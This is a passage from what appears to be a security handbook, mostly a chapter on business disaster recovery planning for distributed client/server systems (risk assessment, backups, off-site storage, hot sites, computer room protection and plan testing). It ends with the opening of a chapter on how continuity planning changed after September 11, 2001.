In these distributed environments, information technology personnel are often asked to develop system recovery plans outside the context of an overall business recovery scheme. Recoverability of systems, however, should be viewed as only one part of business recovery. Information Systems, in and of themselves, are not the lifeblood of a company; inventory, assets, processes, and people are all essential factors that must be considered in the business continuation design. The success of business continuity planning rests on a company's ability to integrate systems recovery in the greater overall planning effort.

BUSINESS RECOVERY PLANNING — THE PROCESS

Distinctive areas must be addressed when formulating a company's business disaster recovery plan that follow the stages of the scientific process, namely; the statement of the problem, development of an hypothesis, and testing of the hypothesis. Most importantly, as with any scientifically developed process, the Disaster Recovery Planning Process development is iterative! The testing phase of this process identifies whether or not the plan will work in practice, not just in theory. It is imperative that the plan and its assumptions be tested, tested, and re-tested. The important distinction about disaster recovery planning, and the importance of its viability, is what is at stake — namely the survivability of the business!

The phases of a viable disaster recovery plan process are

- Awareness and Discovery
- Risk Assessment
- Mitigation
- Preparation
- Testing
- Response and Recovery

Some of these phases may be combined, depending on the size of the company and the extent of exposure to risk. However, these phases are distinct and discussed more in length in the following sections.

Awareness and Discovery

Awareness begins when a recovery planning team can identify both possible threats and plausible threats to business operations. The more pressing issue for an organization in terms of business recovery planning is that of plausible threats. These threats must be evaluated by recovery planners and their planning efforts, in turn, will depend on these criteria:

1. The business of the company.
2. The area of the country in which the company is located.
3. The company's existing security measures.
4. The level of adherence to existing policies and procedures.
5. Management's commitment to existing policies and procedures.

Awareness is also education! Part of the awareness process consists of instructing all employees on what exposures exist for the company and themselves; what measures have been taken to minimize those exposures; and what their individual roles are in complying with those measures.

Pertaining to systems and information: what exposures are there; what information is vital to the organization; and, what information is proprietary and confidential to the business? Also with respect to systems,

another question that needs to be addressed is, when is an interruption considered to be catastrophic as opposed to operational? Again, this needs to be answered on a company-by-company basis. In an educational environment the systems being down for two to three days may not be considered catastrophic, however, in a process control environment (e.g. chemicals or electronics) a few minutes of down time might be considered catastrophic.

Discovery is determining the extent of the exposure and the extent of recovery planning and of the security measures that should be taken. Based on the response to the awareness question, what is plausible; there are more questions to be asked: what specific operations would be impacted by the exposures; what measures are in place or could be put in place to minimize those exposures; and, what measures could be taken to remove the exposure?

Risk Assessment

Risk assessment is a decision process that weighs the cost of implementing preventative measures against the risk of loss from not taking any action. There are qualitative and quantitative approaches to risk analysis of which there are full text references written on the subject. Typically for the systems environment, in terms of outright loss, two major cost factors arise. The first is the loss from not conducting business due to system down time. The second is the replacement cost of the equipment. The unavailability of systems for an extended period of time is the easiest intuitive sell, as it is readily understandable by just about everyone in today's organizations as to how much they rely on systems.

The cost to replace systems and information, however, is often not well understood, at least not from a catastrophic loss point of view. In many instances, major organizations, when queried on insurance coverage for systems, come up with some surprising results. There will typically be coverage for mainframes and mid-range systems, as well as coverage for the software for these environments, but when it comes to the workstations or the network servers they are deemed as not worth enough to insure. Another gaping hole is the lack of coverage for the information itself. The major replacement cost for a company is the recreation of its information base.

Further, the personal computer (PC), no matter how it is configured or what it is hooked up to or how extensive the network, is still perceived to be a stand alone unit from the risk assessment point of view. Even though many companies have retired their mainframes and fully embraced an extensive client/server architecture to fully manage their businesses, and fully comprehend the impact of the loss of its use, they erroneously look at

the replacement cost of the unit rather than the distributed system as the basis of risk.

Risk Assessment is the control point of the recovery planning process. The amount of exposure a company believes it has, or is willing to accept, determines how much additional effort the company will put forth on this process. Quite simply, a company with no plan is taking on the full risk of exposure, assuming that nothing, at least nothing severe, will ever happen to them. Companies that have developed plans have decided on the extent of risk assumption in two ways: (1) they have identified their "worst case scenario"; (2) they have made decisions based on how much they will expend in offsetting that scenario through mitigation, contingency plans, and training. Risk Assessment is the phase required to gel a company's management perspective, which in turn supports the goal to develop and maintain a company-wide contingency plan.

Mitigation

Mitigation has two primary objectives: lessen the exposures and minimize possible loss. History teaches us several lessons in this area. You can be sure that companies in Chicago now think twice about installing data centers in the basement of buildings after the underground floods of 1992. Bracing of key computer equipment and of office furniture has become popular in California due to the potential injuries to personnel and the threat of loss of assets from earthquakes. And, forward thinking companies in the South and Southern Atlantic states are installing systems far from the exterior of the buildings and windows because of the potential damage due to hurricanes.

Once again, from a more operational perspective, you can read story after story in the trade journals about back-up schemes gone awry, if there was a back-up performed at all! Although it is a simple concept, to make a back up copy of key data and systems, it is a difficult one to enforce in a distributed systems environment. To wit, as systems have been distributed and the end-user has been empowered, the regimen of daily or periodic back ups has diminished. The end-user has been empowered with the tools but not given the responsibility that goes along with the use of those tools. I recently went into a company, one of the leaders in the optical disk drive market, and found that it did perform daily backups to optical disk (using its own product) of its accounting and manufacturing systems; but they never rotated the media and never thought to take it off site! Any event impacting the hardware (e.g., fire, theft, earthquake) would have also destroyed the "only backup" and the means of business recovery for this premier company.

Preparation

This phase of your disaster planning process delineates what must be done in addition to the mitigation taken, should an event occur. Based on the perception of what could happen; who will take what actions? Are alternates identified for key staff members that may have been injured as a result of the event? Can the building be occupied, if not, where will temporary operations be set up? What supplies, company records, etc., will be required to operate from a temporary facility? What computer support will be required at the temporary location? Will a hot site be used for systems and telecommunications? What vendors and services providers need to be contacted; and further, do you have access to their off-hours phone numbers, emergency numbers, or home phone numbers? These are all questions that need to be addressed, contingencies established, and the plans documented as an integral part of your disaster preparedness process.

Testing

As mentioned above, the testing phase proves out the viability of your planning efforts. If there are omissions in your plan, or invalid assumptions, or inadequately postulated solutions... this is where you want to find these things out! Not at the time of an actual event! Additionally, organizations do not remain static; the elements of change within an organization and its environment dictate a reasonable frequency of testing. This is the phase of your plan you must afford to reiterate until you are comfortable with the results and that your plans will work in time of crisis. Section 3.0 covers testing more in-depth and proposes a testing strategy made available by the use of distributed systems.

Response and Recovery

Most of us carry auto insurance, home insurance, professional liability insurance and life insurance, yet we hope we'll never have to use it or rely on it. Well, this is the phase of your contingency plan you hope you never have to use! This part of your plan details what individuals will take on specific roles as part of predetermined teams, trained to address the tasks of: emergency response, assessment of damage, clean-up, restoration, alternate site start-up, emergency operations center duties and whatever else managing through your crisis might demand.

Every phase of the planning process, prior to this phase, is based on normalcy. The planning effort is based on what is perceived to be plausible. Responses are envisioned to cover those perceptions, and are done so under rational conditions. Remember that people are an integral part of the response and recovery effort. Dealing with a catastrophic crisis is not a normal part of everyday life or of someone's work load.

You can expect very different reactions from individuals, you may think you knew well, under severe stress. A simple example, you may have experienced yourself, is being trapped in an elevator for several minutes. Within a couple of minutes, individual's personalities, anxieties, and fears start to surface. Some will begin to panic, others will start taking control of the situation. Here again, testing the plan may afford you some insight as to how your team members will react. Ideally you will be able to stage some tests that will involve "role playing" so as to give your team members a sense of what they may be exposed to and the conditions they will have to work under.

DEPARTMENTAL PLANNING

Time and time again I will be asked to help a company develop its business resumption plan, only to be asked to focus just on the systems and ignore everything else; for the most obvious reason — cost. As it turns out, if a company receives an action item as a result of an audit, it is typically a part of an EDP audit and thus only targeted at the systems of a company. In turn, the company focuses only on the audit compliance, thus viewing disaster recovery as an expense, rather than the view of being an investment in business continuity.

Having a plan which addresses data integrity and systems survivability is a good start, but there is a lot more to consider. Depending on the nature of the business, telecommunications availability, as an example, may be much more important than systems availability. In a manufacturing environment, if the building and equipment were to be damaged, getting the systems up and running would not necessarily be the most important priority.

A company's Business Continuation Plan is, in fact, a compilation of its departmental plans. It is essential that each department identify its own processes and subsequent priorities of those processes. Overall company-wide operating and recovery priorities are then established by the company's management based on the input supplied by the departments. Information Technology, as a service department to all other departments, is subsequently in a much better position to plan recovery capacity and required system availability based on their inputs, priorities, and departmental recovery schedules.

INFORMATION TECHNOLOGY'S ROLE

Information Technology should not be responsible for creating the individual departmental plans for the rest of the company, but it can and indeed needs to take a leadership role in the departmental plan development. Information Technology has generally been the department that has the best appreciation and understanding of information flow throughout

the organization. It is therefore in the best position to identify and assess the following areas.

Inter-Departmental Dependencies

Many times in reviewing a company's overall plan and its departmental plans and their subsequent priorities, conflicts in the priorities will arise. This occurs because the departments tend to develop their plans on their own without the other departments in mind. One department may down play the generation of certain information, knowing it has little importance to its own operations, but it might be a vitally important input to the operation of another department. Information Technology can typically identify these priority discrepancies simply by being able to review each of the other department's plans.

External Dependencies

During the discovery process, recovery planners should determine with what outside services end-user departments are linked. End-user departments often tend to think of external services as being outside the scope of their recovery planning efforts, despite the fact that dedicated or unique hardware and software are required to use the outside services. At a minimum, make sure the departmental plans include the emergency contact numbers for the services and any company account codes that would permit linkage to the service from a recovery location. Also inquire as what provisions the outside service provider may have to assist your company in its recovery efforts.

Outsourced Operations

A 1990s trend in corporate strategic directions has been the outsourcing of entire department operations. The idea is to focus the company's resources on what it does best, and outsource the functions that it believed other companies could better handle as part of their expertise and focus. The idea sounds good in theory, but in practice this has been a mixed bag of tricks. The bottom line of this strategic direction was that it would add to the bottom line. Based on what is being published on the subject, the savings may only be a short-term result, and in fact be very costly in the long run. From a contingency planning perspective, what happens if the idea does not work; how does a company rebuild an Information Systems Department from scratch?

With respect to recovery planning, this is a key area that requires involvement at the earliest stages possible, including the review of contract wording and stipulations. This is an area in which the contractor has to be an integral partner, with as much ownership and jointly owned risk as the acquiring company. In many disasters, the Information Systems staffs

are the first responders for business recovery; will the contractor be as willing to take on this role? The recovery planner needs to validate that the on-site outsourced contractors are as well trained on response and recovery as the other internal departments. The area of systems is so integral to the recovery capability of the other departments that is it imperative that the outsourced information systems personnel be well versed in the recovery needs and response priorities of all of the departments they are there to support.

Collectively, the outsourcer may have considerably more resources available to it than the customer; however, it must be agreed to contractually that the contractor will bring its resources to bear in the event of the customer's catastrophe. Normally these outsourced arrangements start off with the greatest of intentions, but once things get under way and the conditions of systems, documentation, and operations are established — anything outside the scope of the contract is doable, but with incremental cost. Costs were what was intended to be cut when the outsourcing direction was decided upon, upping these costs will be a tough sell. So the recovery planner has to be involved early in the development of any such outsourcing contract and be sure to protect the company's contingency planning interests.

Internal and External Exposures

Stand-alone systems acquired by departments for a special purpose are often not linked to a company's networks. Consequently, they are often overlooked in terms of data security practices.

For example, a mortgage company funded all of its loans via wire transfer from one of three standalone systems. This service was one of the key operations of the company. Each system was equipped with a modem and a uniquely serialized encryption card for access to the wire service. As you might guess, these systems were not maintained by Information Technology; there were no data or system back-ups maintained by the end-user department; and, each system was tied to a distinct phone line. Any mishap involving those three systems could have potentially put this department several days, if not weeks, in arrears in funding its loans. A replacement encryption card and linkage establishment would have taken as much as a month under catastrophic conditions to re-establish.

As a result of this discovery, a secondary site was identified and a standby encryption card, an associated alternate phone line and a disaster recovery action plan were filed with the wire service. This one finding and its resolve more than justified the expense of the entire planning effort.

Another external exposure was identified for the same company during the discovery process dealing with power and the requirements of its UPS

capabilities. The line of questioning was on the sufficiency of battery back up capacity and whether an external generator should be considered as well for longer term power interruption. An assumption had been made that even in the event of an area wide disaster that power would probably be restored within 24 hours. The company had 8 hours of battery capacity which would suffice for the main operational shift of the company. At first I was in agreement with them, knowing that the county's power utility company had a program of restoring power on a priority basis for the larger employers of the county. When I mentioned this observation to them, I was corrected! They were in a special district and actually acquired their power from the city; and as a business would have power restored only after all the emergency services and city agencies were restored. The restoration period was unknown! The assumption of power restoration within 24 hours was revised and an external generator was added to the uninterruptable power supply system.

Systems themselves should not be the only type of exposure looked for. In a recent client discovery walk-through, a protracted construction project was underway. The existing computer room (on the eighth floor of a twenty story high rise) was being remodeled to house the company's latest generation of computers and telecommunications equipment. The room had originally been designed with standalone air conditioners, a UPS system, secured entry and a raised floor. Sprinklers had been eliminated from the room to avoid potential water damage and a Halon fire suppression system had been installed.

As a result of the construction, the computer equipment was temporarily moved to the adjoining computer technician's room. As you might guess, the technician's room had none of the protections that had been developed for the computer room. However, while there were short-term exposures (for length of the construction period) this was a known calculated risk. The actual exposure discovered was the computer room itself. During construction, the Halon fire suppression system and alarms had been turned off, as well as the stand alone air conditioning systems within. In addition a considerable amount of packing material had been accumulated within the room, so much so that it was stacked from floor to ceiling. The room was hot, from the lack of air conditioning. This was a fire waiting to happen. A fire needs fuel, oxygen, and heat _ all three readily existed in the room. If a fire were to start there were no active fire suppression capabilities within the room and with the alarms being turned off, it would have been well under way before the other building detection systems would have been alerted. A fire located here would have easily knocked out the central computing capability and telecommunications for the entire corporation as well as potentially destroying several floors of this corporate tower. Transition periods can be the times of greatest vulnerability for any

company, as existing detection and protection systems are temporarily shut down. The recovery planner needs to know that the planning process is reiterative, if the assumptions of the plan change, a review of all of the process steps is in order.

Apprise Management of the Risk

It is entirely management's decision on how much risk they are willing to take or deem what risks are unacceptable. However, as Information Technology identifies the various risks, it is their responsibility to make management aware of those risks. This holds true across the board on all security issues, be they system survivability issues (disaster recovery) or confidentiality or system integrity issues.

A company having its key system client files breached from the outside or a sales representative's laptop stolen with those key client files contained within, can be potentially more devastating to a company's operations than a prolonged power outage.

Apprise Management of Mitigation Cost

I find a tremendous amount of frustration in Information Technology departments these days, as departments have been "right-sized" and yet have to manage more complex systems than ever before. Many of the things that you will uncover will have such an obvious risk that obtaining approval for your mitigation campaigns should be relatively easy to obtain. Other system related topics are more intangible or in some cases deemed as being a "nuisance" are admittedly a tougher sell.

To cope with today's organizational demands and yet still feel "good" about the job it is performing, the Information Technology personnel responsible for this planning effort has to adapt to the changing times, anticipate the risks, and present to management the mitigation options and their associated costs; knowing that management will make a decision with the company's best interest in mind.

Policies

The best approach to begin an implementation of a system or data safeguard strategy is to first define and get approval from management on the policy or standard operating procedure that requires the safeguard be established. In assisting a community college in putting together a disaster recovery plan for its central computing operations, we discovered numerous departments had isolated themselves from the networks supported by the Information Technology group. The reason for this departure was the belief that the servers were always crashing, which was a cause for concern some three years ago, but no longer true. Yet to date, these

departments including Accounting, were processing everything locally on their hard drives with no back-ups whatsoever! This practice, now three years old, needed to be dispelled, as a disaster such as a fire in the Accounting Department would severely disrupt if not cause a cessation of the college's operations altogether. One of the other satellite campuses of the district, went entirely its own route and set up its own network with no ties to the central computing facility, and you guessed it, absolutely no back-ups at all!

We subsequently went back to the fundamentals; distribute the responsibility for data integrity along with the distributed system capability. A college policy statement on data integrity was made to the effect:

The recoverability and correctness of digitized data, which resides on college owned computer systems and media, is the responsibility of the individual user. The ultimate responsibility of ensuring the data integrity for each departmental workstation rests with the department/division administrator.

Information Technology will provide the guidelines for data back-ups. Adherence to these guidelines by the users of the college owned workstations is mandatory.

Establish Recovery Capability

Based on the inputs from the departments of the company and the company's overall priorities, Information Technology is challenged with designing an intermediate system configuration that is adequately sized to permit the company's recovery, immediately following the event. This configuration whether it be local, at an alternate company site, or a hot site needs to initially sustain the highest priority applications, yet be adaptable to expand to address other priorities; depending on how long it make take to re-occupy the company's facilities and fully restore all operations back to normal. You'll need to consider, for example, that the key Client/Server Applications may be critical to company operations whereas office automation tools may not.

Restore Full Operational Access

Information Technology's plan also needs to address the move back from an alternate site and what resources will be required to restore and resume full operations. Depending on the size of the enterprise and the disaster being planned for, this could include hundreds to thousands of end-user workstations. At a minimum, this step will be as complex as a move of your company to a new location.

PLANNING FOR THE DISTRIBUTED ENVIRONMENT

First and foremost, what are your marching orders? What is the extent to which your plan is to cover? Is it just the servers? Is it just the computers directly maintained by the Information Technology Department? Or is it the entire enterprise's systems and data that your are responsible for? Determining the extent of recovery is your first step, i.e., defining the scope of the project. The project scope, the overall company priorities, and the project funding will bracket the options you have in moving forward. But what follows in the next sections are some of the basics no matter what your budget. As you read through them, you'll find many of these ideas are founded in sound operational management, as they should be.

Protecting the LAN

There are two primary reasons why computer rooms are built: one, to provide special environmental conditions; and two, for control. Environmental conditions include: air conditioning, fire rated walls, dry sprinkler systems, special fire abatement systems (Halon, FM-200), raised flooring, cable chase-ways, equipment racking, equipment bracing, power conditioning, and continuous power (UPS systems), etc. "Control" includes a variety of factors, namely: access, external security, and internal security. All these aspects of protection (mitigation steps taken to offset the risk of fire, theft, malicious tampering, etc.,) were built-in benefits of the computer room. Yet if one walks around company facilities today, they will find servers and all sorts of network equipment on desk tops in open areas, on carts with wheels, in communication closets that are unlocked or with no conditioned power — yes, they're truly distributed and open! What's on those servers or accessible through those servers… just about anything and everything important to the company.

Internal Environmental Factors. A computer room is a viable security option, though there are some subtleties to designing one specifically for a client/server environment. If the equipment is to be all rack mounted, racking can be suspended from the ceiling, which still yields clearance from the floor avoiding possible water damage. Notably, the cooling aspects of a raised floor design, plus its ability to hide a morass of cabling are no longer needed in a distributed environment.

Conditioned power requirements have inadvertently modified computer room designs as well. If an existing computer room has a shunt trip by the exit but standalone battery backup units are placed on servers, planners must review their computer room emergency shutdown procedures. The idea of the shunt trip was to "kill all power" in the room, so that if operational personnel had to leave in a hurry, they would be able to come back later and reset systems in a controlled sequence. However, when

there are individual battery back-up units that sustain equipment in the room, the equipment connected to them will continue to run, even after the shunt is thrown, until the batteries run out!

Rewiring the room for all wall-circuits to run off the master UPS, in proper sequence with the shunt trip, is one way to resolve this conflict. However if the computer room houses mainframe, mid-range, and client/server equipment a different strategy might be required. Many of the client/server systems are designed to "begin" an orderly shut down once the cut over to battery power has been detected. This is not the case with all mid-range and mainframe systems.

There are instances when it would be better to allow an orderly shut down to occur, a short term power outage for example. While other times an instant shut off of all power would be required, as in the case of a fire or an earthquake.

The dilemma rests with the different requirements of the system platforms; the solution lies in the wiring of the room. One option is to physically separate the equipment into different rooms and wire each room according to the requirements of the equipment it contains. Another solution is a two-stage shunt approach: a red shunt would immediately shut off all power, as was always intended; a yellow shunt would cut all power except from the UPS, allowing the servers to initiate an orderly shut down on their own.

Room placement within the facility is also a consideration as pointed out earlier. If designing a room from scratch, identify an area with structural integrity, avoid windows, and eliminate overhead plumbing.

Alternate fire suppression systems are still a good protection strategy for all the expensive electronics and the operational, on-site tape back-ups within a room. If these types of systems are beyond your budget, consider multiple computer rooms (companies with a multiple building campus environment or multiple locations can readily adapt this as a recovery strategy). Equip the rooms with sprinklers; and keep some tarpaulins handy to throw over the equipment to protect the equipment from incidental water damage (a broken sprinkler pipe for example). A data safe may also be a worthwhile investment for the back-up media maintained on-site. However, if you go through the expense of using a safe, train your personnel to keep it closed! Eight out of ten site visits where a data safe is used, I'll find the door ajar (purely as a convenience). The safe only provides the protection to your media when it is sealed. If the standard practice is to keep it closed, then the personnel won't have to second guess, under the influence of adrenaline, whether or not they shut it as they evacuated the computer room.

If your company occupies several floors within a building and you maintain communication equipment (servers, hubs, modems, etc.) within the

closets; then treat them as a miniature computer room as well. Keep the doors to the closets locked and equip the closet with power conditioning and adequate ventilation.

Physical Security. The other aspect of a secured computer room was "control." Control (both internal and external to the company) of access to the equipment, cabling, and back-up media. Servers out in the open are prime targets for a range of mishaps from "innocent" tampering to outright theft. A thief, in stealing a server, not only gets away with an expensive piece of equipment but a potentially great amount of information; which, if the thief realizes it, may be several times more valuable and marketable than the equipment.

I mentioned earlier a college satellite campus that had no back-ups of the information contained within its network. I had explained to that campus administration, which by the way kept their servers out in the open of their administration office area that was in a temporary trailer, that a simple theft (equipment with a street value of $2000) would challenge their viability of continuing to operate as a college. All their student records, transcripts, course catalogs, instructor directories, financial aid records and more were maintained on their servers. With no back-ups to rely on and their primary source of information evaporated they would be faced with literally thousands of hours to re-construct their information bases.

Property Management. Knowing what and where the organization's computer assets (hardware, software, and information) are, at any moment in time, is critical to your recovery efforts. This may sound blatantly obvious, but remember we're no longer talking about the assets just within the computer room. Information Technology needs to be aware of: every workstation used throughout the organization, whether it is connected to a network or not (this includes portables); what its specific configuration is; what software resides on it; and, what job function it supports. This is readily doable, if all hardware/software acquisitions and installations are run through your department; and , the company's policies and procedures support your control (meaning that all departments and all personnel willingly adhere to the policies and procedures), and your property management inventory is properly maintained. Size is a factor here. If you manage an organization with a single server and fifty workstations, you may not deem this too large a task; however, if you support several servers and several hundred workstations, then you'll appreciate the amount of effort this can entail.

Data Integrity. Information is the one aspect of a company's systems that cannot be replaced, if lost or destroyed, simply by ordering another copy or another component. You can have insurance, "hot-site" agreements or

quick replacement arrangements for hardware and global license agreements for software, but your data integrity process is entirely up to you! You, as the Information Technology Specialist and the Disaster Recovery Planner are the individual that needs to insure the company's information will be recoverable when needed. It all goes back to the risk of loss as to how extensive a data integrity program you need to devise; from policies, to frequency of back-ups, to storage locations, to retention schedules, to the periodic verification that the back-ups are being done correctly. If you are just starting your planning process, this should be the first area you focus your mitigation efforts on. None of the other strategies you'll implement will count if there is no possible recovery of the data.

Network Recovery Strategies

As Information Technology your prime objective with respect to systems contingency planning is system survivability. This means that you have provisions in place, albeit limited capacity, to continue to support the company's system needs for priority processing through the first few hours immediately following the disaster.

Fault Tolerance vs. Redundancy. To a degree what we're striving for is fault tolerance of the company's critical systems. Fault tolerance, means that no single point of failure will stop the system. This is many times built in as part of the operational component design of the system. Examples include: mirroring of disks, use of RAID systems, shadowed servers, and UPS's to multiple T1's for wide area communications. Redundancy, duplication of key components, is the basis of fault tolerance. Where fault tolerance can not be built in, a quick replacement or repair program needs to be devised. Moving to an alternate site, either one of your company's, or a facility that is under contract for emergency support, i.e., a hot site, is a quick replacement strategy.

Alternate Sites and System Sizing. Once the priorities of a company are fully understood, sizing the amount of system capacity required to support those priorities, in the first few hours, through the first few days and weeks after a disaster can be accomplished. If you plan for you own recovery site, using another company location, or establish a contract with a "hot-site" service provider, you will want to adequately size the immediate recovery capacity. This is extremely important, as most hot-site service providers will not allow you to modify your requirements once you've declared a disaster.

The good news with respect to distributed systems, is that the hot-site service providers offer you options for recovery: from using their recovery center; to bringing self-contained vans to your facility, equipped with your required server configuration; to shipping you replacement equipment for what was lost, assuming your facility is still operable.

Adequate Backups with Secure Off-site Storage. This process must be based on established company policies that identify vital information and detail how its integrity will be managed. The work flow of the company and the volatility of its information base will dictate the frequency of back-ups. At a minimum, backup should occur daily for servers; and, weekly or monthly for key files of individual workstations.

Workstation based information continues to be one of the greatest vulnerabilities for most companies. There is so much vital information stored locally on these workstations with little or no backup. If individuals have taken the precaution of creating backups, they are typically stored right next to the workstations, leaving the company exposed to any type of catastrophic disaster. The recovery planner must insist that the company proactively address this issue through policy and through providing the means for effective workstation backups.

Planners must decide when and how often to take back-ups off-site. Depending on a company's budget, off-site could be the building next door, a bank safety deposit box, the network administrator's house, the branch office across town, or a secure media vault at a storage facility maintained by a company that's in the business of "off-site" media storage. Once the company meets the objective of separating the backup copy of vital data from its source, it must address the accessibility of the off-site copy.

The security of the company's information is also of vital concern. Security has several facets: if at a branch office, where do they safeguard the copy; if at the network administrator's house where is it kept; and what about the exposure to the media during transit? There are off-site storage companies that intentionally used unmarked, nondescript vehicles to transport your company's backup tapes to and from storage. This makes a lot of sense as your information is valuable and in your attempt to secure it you don't want to be advertising who you are using and where your storing your complete system backups.

Several products have come to market (1998) which will assist the LAN Administrator with these backup issues. Several of the products offer highly compressed, encrypted backups of workstations and other servers. The compression techniques require very little in the way of bandwidth, so they even work very effectively in remote backups of laptops using the Internet. The concept of vaulting, running mirrored data centers in separate locations, has been implemented by larger corporations who traditionally had the means to invest in the communications capabilities and the system redundancy. This type of capability is now made possible through these new tools. It is possible today to either work with off-site storage vendors to remotely backup at their facility or if the company has multiple locations,

to readily implement vaulting at the client/server level. Either way recovery options are facilitated via dial-up access to key recovery systems and data.

Adequate LAN Administration. Keeping track of everything the company owns, with respect to its hardware, software, and information bases is fundamental to your company's recovery effort. The best aid in this area is a solid audit application that is periodically run on all workstations. This assists you in maintaining an accurate inventory across the enterprise as well as providing you a tool for monitoring software acquisitions and hardware configuration modifications. The inventory may be extremely beneficial for insurance loss purposes. It also provides you with accurate records for license compliance and application revision maintenance.

Personnel. The all too often overlooked area of systems recovery planning is the system's personnel. Will there be adequate system personnel resources to handle the complexities of response and recovery. What if a key individual is impacted by the same catastrophic event that destroys the systems? This event could cause a single point of failure.

An option available to the planner is to an "emergency staffing contract." A qualified systems engineer hired to assist on a key project that you never seems to get completed (e.g., the network system documentation) may be a cost-effective security measure. Once that project is completed to satisfaction, the company can consider structuring a contractual arrangement that, for example, retains the engineer for one to three days a month to continue to work on documentation and other special projects. The contract could also stipulate coverage for staff vacations and sick days and should guarantee the engineer will be available on an as needed basis should the company experience an emergency. The advantage of this concept, is that you maintain an effective resource that is well trained and versed on your company's systems should you need to rely on them during an emergency; you have coverage for the company during employee's personal leaves; and, you have your systems documented!

TESTING

The timeless adage with regards to a business's success being "location, location, location," is adapted here. The pro forma success of a business's recovery plan will be most influenced by the extent of the "testing, testing, testing" of its plan! Testing and training are the reiterative and necessary components of the planning process that keep the plan up-to-date and maintain the viability of recovery.

Tests can be conducted in a variety of ways; from desk checking, reading through the plan and thinking though the outcome, to full parallel system testing, setting up operations at a hot site or alternate location and have

the users run operations remotely. The full parallel system test does generally prove out that the hot site equipment and remote linkages work but doesn't necessarily test the feasibility of the user-department's plans, as it is a system test. Full parallel testing is also generally staged with a limited amount of time which adds the pressure of "getting it done" and "passing" because of the time restriction.

Advantages of the Distributed Environment for Testing

Distributed client/server systems because of their size and modularity permit a readily available, modifiable, and affordable system set up for testing. They allow for a testing concept that I coin, "cycle testing."

For those of you with a manufacturing background, this draws a direct parallel to cycle counting; a process whereby inventory is categorized by value and counted several times a year rather than a one time physical inventory. With cycle counting, inventory is counted all year long, with portions of the inventory being selected to be counted either on a random basis or on a pre-selected basis. Inventory is further classified into categories, such that the more expensive or critical inventory items are counted more frequently, and the less expensive items less frequently. The end result is the same as taking a one time physical inventory, in that by the end of a calendar year, all the inventory has been counted. However, the cycle counting method has several advantages: (1) Operations do not have to be completely shut down, while the inventory is being taken; (2) Counts are not done under the pressure of "getting it done" which can result in more accurate counts; (3) Errors in inventories are discovered and corrected as a part of the continuous process.

The parallels to cycle testing are straightforward. Response and recovery plan tests can be staged with small manageable groups, so as not to be disruptive to company operations. Tests can be staged by a small team of facilitators and observers, on a continual basis. Tests can be staged and debriefings held with out the pressure of "getting it done"; allowing the participants the time to fully understand their role and critically evaluate their ability to respond to the test scenarios and make necessary corrections to the plan. Any inconsistencies or omissions in a department's plan can be discovered and resolved directly amongst the working participants.

Just as the more critical inventory items can be accounted for on a more frequent basis, so can the crucial components required for business recovery, i.e., systems and telecommunications. With the wide spread use of LANs and client/server systems throughout companies today, the Information Systems department is afforded more opportunity to work with the other departments in testing their plans and… getting it right!

SUMMARY

Developing a business recovery plan is not a one time, static task. It is a process that requires the commitment and cooperation of the entire company. In order to perpetuate the process, Business Recovery Planning must be a company stipulated policy as well as a company sponsored goal. The organizations that adopt this company culture oriented posture are the ones whose plans are actively maintained and tested, and whose employees are well trained and poised to proactively respond to a crisis. The primary objective of developing a Business Resumption Plan is the survivability of the business.

An organization's Business Resumption Plan is, in fact, an orchestrated collection of its Departmental Response and Recovery Plans. Information Technology's plan is also a departmental plan, however, in addressing the overall coordination of the departmental plans, Information Technology is typically in the best position to facilitate the other departments' development of their plans. With respect to the continuing trend of distributed processing permeating throughout organizations, Information Technology can be of particular help in identifying the organization's inter-departmental information dependencies and external dependencies for information access and exchange.

There are some basic protective security measures that should be fundamental to Information Technology's plan, no matter what the scope of disasters being planned for. From operational mishaps, to industrial espionage, to area-wide disasters, you'll want to make sure the Information Technology plan addresses:

1. an adequate back-up methodology with off-site storage;
2. sufficient physical security mechanisms for the servers and key network components;
3. sufficient logical security measures for the organization's information assets, and
4. adequate LAN/WAN administration, including up-to-date inventories of equipment and software.

Lastly, in support of an organization's goal to have its Business Resumption Planning process in place to facilitate its quick response to a crisis, the plan must be sufficiently and reiteratively tested and the key team members sufficiently trained. When testing is routinely built into the planning process, it becomes the feedback step that keeps: the plan current; the response and recovery strategies properly aligned; and, the responsible team members postured to respond. Once a plan is established, testing is the key process step that keeps the plan viable. Plan viability equates to business survivability!

The Changing Face of Continuity Planning

Carl Jackson, CISSP, CBCP

To one degree or another, the information security professional has always had responsibility for ensuring the availability and continuity of enterprise information. While still the case, specialization within the availability discipline has resulted in the growth of the continuity planning (CP) profession and the evolution into full-time continuity planners by many former information security specialists. Aside from the growth and reliance upon E-business by most major worldwide companies, the events of September 11, 2001, and even the Enron meltdown have served to heighten awareness for increased planning and advanced arrangements for ensuring availability. The reality is that continuity planning has a changing face, and is simply no longer *recovery planning as usual*. This chapter focuses on some of the factors to be considered by continuity planning professionals who must advance their skills and approaches to keep up with swiftly evolving current events.

REVOLUTION

Heraclitus once wrote, "There is nothing permanent except change." The continuity planning profession has evolved from the time when disaster recovery planning (DRP) for mainframe data centers was the primary objective. Following the September 11 attacks and the subsequent calls for escalating homeland security in the United States, the pace of change for the CP profession has increased dramatically from just a few months prior to the attacks. In looking back, some of us who have been around awhile may reminisce for the good ole' days when identification of critical applications was the order of the day. These applications could be easily plucked from a production environment to be plopped down in a hot site somewhere, all in the name of preventing denial of access to information assets. In retrospect, things were so simple then — applications stood alone, hard-wired coax connectivity was limited and limiting, centralized change control ruled, physical security for automated spaces solved a multitude of

sins, and there were less than half a dozen vendors out there that could provide assistance. Ah, those were the days!

The kind of folks who performed disaster recovery tasks in those times were fairly technical and were usually associated with the computer operations side of the house. They tended to understand applications and disk space and the like, and usually began their disaster recovery planning projects by defining, or again redefining, critical applications. Of course, the opinion of the computer operations staff about what constituted a critical application and that of the business process owner many times turned out to be two different things.

Of late, especially since September 11, we have seen the industry shift from a focus strictly on computer operations and communications recovery planning to one where business functionality and processes are considered the start and endpoint for proper enterprisewide availability. This is the point where many continuity planners began to lose their technical focus to concentrate on understanding business process flow and functional interdependencies so that they could map them back to supporting resources that included IT and communications technologies. Some of us simply lost our technological edge, due to the time it took to understand business processes and interdependencies, but we became good at understanding business value-chain interrelationships, organizational change management, and process improvement/reengineering.

Exhibit 42-1 depicts the evolution of industry thinking relative to the passage from technical recovery to business process recovery. It also reflects the inclination by continuity planners to again focus on technologies for support of Internet-based business initiatives.

